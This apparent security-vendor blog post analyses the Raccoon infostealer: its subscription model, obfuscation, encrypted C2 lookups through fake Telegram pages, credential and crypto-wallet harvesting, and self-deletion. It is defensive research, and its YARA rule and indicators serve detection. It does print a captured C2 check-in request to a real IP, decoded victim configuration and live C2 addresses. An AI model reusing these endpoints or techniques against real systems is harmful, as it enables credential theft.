Threat Thursday: Get Your Paws Off My Data, Raccoon Infostealer

blogs.blackberry.com/en/2021/09/threat-thursday-raccoon-infostealer

The BlackBerry Research & Intelligence Team

Raccoon is an information-stealing malware variant made available to subscribers through a Malware-as-a-Service (MaaS) arrangement. It targets Windows® users, seeking out and stealing their stored credentials.

Raccoon's authors retain full control of its source code and feature development. Through a TOR-based control panel, subscribers have access to a "clean" build, which they can modify to customize its deployed configuration.

Harvested information will likely find value and potential buyers via underground forums hosted on the dark web. Examples of stolen information that could be sold or used for nefarious purposes include: credentials for file hosting that could be used to store and distribute other malware; corporate network access sold to ransomware groups; crypto wallets; and email addresses that could be used to contribute to current or future malspam campaigns.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	High
Risk	Medium

Technical Analysis

Background

Raccoon is considered by its “customers” and by researchers to be a replacement for the now-defunct Azorult information stealer. A preliminary version of this threat was brought online in January of 2019, as indicated by database dump that was leaked by an apparently disgruntled member of the development team. It was first seen in the wild in April of 2019.

Raccoon is, and continues to be, the work of a dedicated team rather than the work of a single individual. Russian forum posts promoting Raccoon infostealer specifically mention a “specialist team” being responsible for its development.

Raccoon’s authors seem to take pride in promptly fixing issues and addressing end-user support requests. Their focus on responsive support is reflected in testimonials, positive reviews, and reported high levels of subscriber satisfaction.

This level of “customer service” elevates their position within the cybercriminal community as a reputable and reliable service provider. The cost of a monthly subscription to Raccoon is under USD $100, with discounts available for longer commitments.

Packing and protecting a Racoon build is the responsibility of each subscriber. Doing so could help prevent detection by legacy signature-based endpoint protection.

The method of delivery for Raccoon is also chosen by the subscriber. Past campaigns have been delivered via exploit kits, spam emails with malicious attachments (such as Microsoft® Word documents with macros), and SEO-optimized search results for game cheats and application “cracks.”

Raccoon is often deployed in a “hit-and-run" manner. After network credentials, cookies, and crypto wallets have been exfiltrated, all working folders and the main Raccoon executable are deleted from the victim’s disk.

Dependencies that enable the credential-harvesting function of Raccoon are delivered as a ZIP file of DLLs, which is downloaded as part of its execution. This “division of responsibility” reduces the size of the primary executable.

Subject of Interest

Sample hash:
d7b4e7a29b5a4c2779df187c35b8137f5f27a9f0a06527d0966b8537c0a2c5ec

The build of Raccoon that was analyzed for this post is a 32-bit Windows executable. Subscribers also have access to a DLL version.

The first submission date of this sample to VirusTotal is from early August 2021. Metadata within the executable is in conflict, claiming sample creation in September 2020 (PE creation timestamp) and June 2021 (PE debug). Thankfully, Raccoon also generates its own run-time log, which shows a build date of late February 2021. This inconsistency is likely the result of whatever packer was used to protect the sample.



Figure 1: Raccoon log entry showing likely compile timestamp

The packer for this sample generated an incredibly large number of recurrent function calls with discarded return values. Because they are called tens of thousands of times, these work to delay execution, complicate analysis, and make sandbox reports extremely noisy, as seen in the image below.



Figure 2: IDA graph showing recurrent functions calls designed to hamper analysis

Friendly Fire

Raccoon's actual entry point coincides with a call to the OLE32.DLL "CoInitialize" function. This behavior offers a convenient means to side-step the obfuscation. Armed with this knowledge, we can zero in on Raccoon's core features.

To prevent concurrent execution, Racoon creates a mutex derived from the current username and a hardcoded string prefix, "uiabfqwfu."

Figure 3: Runtime mutex created by Raccoon

Regional settings of the host computer are then checked and compared against a list of Commonwealth of Independent State (CIS) countries, made up of nine former republics of the Soviet Union. Execution halts with no further action if a match is found.

Raccoon Phone Home

The primary command and control (C2) check-in is hard-coded within the Raccoon executable. This information is RC4 encrypted and Base64 encoded. The RC4 key is also stored within the executable.

The C2 URL resolves to what appears to be a fake Telegram domain registered in 2018. The first resolution of this domain to an IP address was made in June of 2021. The landing page is constructed using content retrieved from the legitimate Telegram service:



Figure 4: Telegram user account showing Base64 encoded C2 link

Located on the landing page in the channel description is a Base64 encoded string, as seen above. Raccoon extracts this string and decrypts it to identify the second-stage C2 gateway.

Within the executable, the primary C2 URL and config_id are both stored in 260-byte placeholders. The clear-text RC4 key used to decrypt the second-stage C2 URL resides in a similar 100-byte placeholder. These markers remain consistent across different builds of Raccoon, and form part of the YARA rule published at the conclusion of this report.

Raccoon grabs the unique Windows GUID and current username. This information is included in a C2 POST request, together with the configuration ID. Prior to transmission, the string is once again RC4 encrypted and Base64 encoded:

b=D6744488-8D2E-4BD1-7812-C37123498E72_Zaphod&c=76965ce08094e45ba176fa000c8299935ebdd965&f=json

b=	Unique Windows machine GUID + Username concatenated
c=	Current/requested configuration ID

f=	Desired configuration format

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: text/plain; charset=UTF-8
Content-Length: 140
Host: 5.181.156.252

o2xsSPyxMH0Ptb2DvJxBpJlzJeCGEJr4mt5U4hvDGsEOXzhMglJ3Sk1ct8HKBuO54+Jn5JNlViCKCg3zlcRqotl829PQ6GYeaCoOrus0664FPgIORdWZWraYjQjL4ZZdFP38H69GrQ==
```

Figure 5: C2 POST check-in with host identity information

In keeping with previous transmissions, the response from the C2 is also RC4 encrypted and Base64 encoded. The clear text version of this transmission reveals a JSON document with download links for a ZIP file of library DLLs. Loaded by Raccoon, these provide the same code routines used by legitimate applications to extract stored credentials. In effect, Raccoon mimics the same calls a trusted application makes, but with its own DLLs.

A non-exhaustive list of legitimate applications that use the downloaded library files is shown in the table below. Some of the DLLs provide code paths necessary to extract stored credentials from the corresponding application, while others are included to satisfy runtime dependencies.

Filename	Relationship
sqlite3.dll	SQLite3 library; used by Mozilla Firefox, Microsoft Edge + others
nssdbm3.dll	Legacy Mozilla library
prldap60.dll	Mozilla Thunderbird; LDAP credentials
qipcap.dll	Mozilla Firefox
softokn3.dll	Mozilla Firefox
AccessibleHandler.dll	Mozilla Firefox
breakpadinjector.dll	Mozilla Firefox
freebl3.dll	Mozilla Firefox
IA2Marshal.dll	Mozilla Firefox

ldap60.dll	Mozilla Thunderbird; LDAP credentials
ldif60.dll	Mozilla Thunderbird
lgpllibs.dll	Mozilla Firefox
libEGL.dll	Google Chrome
MapiProxy.dll	Mozilla Thunderbird; MAPI library
mozglue.dll	Mozilla Firefox
mozMapi32.dll	Mozilla Firefox
nss3.dll	Mozilla Foundation
nssckbi.dll	Mozilla Foundation
nssdbm3.dll	Mozilla Foundation

Also included in the JSON configuration are settings to enable screenshots and self-destruction, as well as patterns to incorporate when searching for files. Raccoon is also capable of downloading and launching other executables. However, in this instance, those features are not being used.

```
{
    "_id": "ABC9CXsBagrSXdgRlUy0",
    "au": "/l/f/ABC9CXsBagrSXdgRlUy0/14efe46f23449f717d88869631fa45328b6529a6",
    "ls": "/l/f/ABC9CXsBagrSXdgRlUy0/f3b4b9f533a539677f6b520a6193f47223e45166",
    "ip": "[redacted]",
    "location": {
        "country": "United States",
        "country_code": "US",
        "state": "Georgia",
        "state_code": "GA",
        "city": "Marietta",
        "zip": 30067,
        "latitude": [redacted]
        "longitude": [redacted]
    },
    "c": {
        "m": [
            {
                "name": "txtdocwin"
            }
        ],
        "t": null,
        "lu": null
    },
    "lu": null,
    "rm": 0,
    "is_screen_enabled": 0,
    "is_history_enabled": 0,
    "depth": 3
```


Figure 6: Decoded JSON document showing configuration parameters

A complete breakdown of the JSON fields was published in May of this year by researchers at CyberInt.

Clear-text strings in the main Raccoon executable reference common Windows applications, predominantly web browsers and email clients, as seen in Figures 7 and 8.

These strings are references to targeted applications. The majority are snippets of registry paths that either will be queried to determine whether an application is installed, or they will be queried directly to gather the credentials that are stored in these specific registry paths.

Figure 7: Strings within the executable referencing common desktop applications



Figure 8: Strings within the executable referencing Microsoft® Outlook credential stores

Aside from sniffing out stored credentials, Raccoon will also probe for the existence of wallet files used by popular crypto apps. Any wallet files found will be copied and included as part of the final upload.

Figure 9: Popular crypto wallets probed by Raccoon

Hit and Run

All harvested information is copied to files under a random-named temporary folder. Once there, the stash is bundled into a ZIP file and uploaded to the C2.

Following upload, the configuration of this Raccoon sample called for it to delete itself.



Figure 10: Self-deletion command at the conclusion of execution

It should be noted that self-destruction by Raccoon can be incomplete. Remnants of downloaded library files were left on disk. These may have been locked by the operating system, preventing their deletion.



Figure 11: Residual file system artifacts left on disk after execution

Conclusion

While it may lack the features of its more complex counterparts, Raccoon offers an affordable avenue into the world of cybercrime for both fledgling cyber-criminals and seasoned threat actors alike. The managed service aspect eliminates nearly all technical hurdles to entry, allowing its subscribers to focus solely on the targeting and sale of harvested information.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
rule RaccoonInfoStealer

{
    strings:
        $b64_conf_id = /[A-Za-z0-9+\/=\ ]+/
        $hx_str_xor = { F6 D1 30 8C 15 ?? FD FF FF 42 83 FA ?? 73 08 8A 8D ?? FD FF
FF EB }

    condition:
        !b64_conf_id[1] == 260 or
        all of ($hx*)
}
```

Indicators of Compromise (IoCs)

Network: “gate/log.php”

Network: “GET https://telete.in/<channel>”

Network: “GET https://tttttt.me/<channel>”

Network: “GET https://tttttt.me/mimimimaxormin”

Network: “POST http://5.181.156[.]252/

Network: “POST http://66.115.165[.]153/”

Network: “POST http://34.135.32[.]61/”

Network: “POST http://95.216.186[.]40/”

File system: %LOCALAPPDATA%low\screen.jpeg

File system: %LOCALAPPDATA%low\machineinfo.txt

File system: %LOCALAPPDATA%low\sqlite3.dll

PE export: “_CallPattern@8”

Runtime mutex: “uiabfqwfu<Username>”

BlackBerry Assistance

If you’re battling Raccoon infostealer or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to provide around-the-clock support, if required, as well as local assistance. Please contact us here:

https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back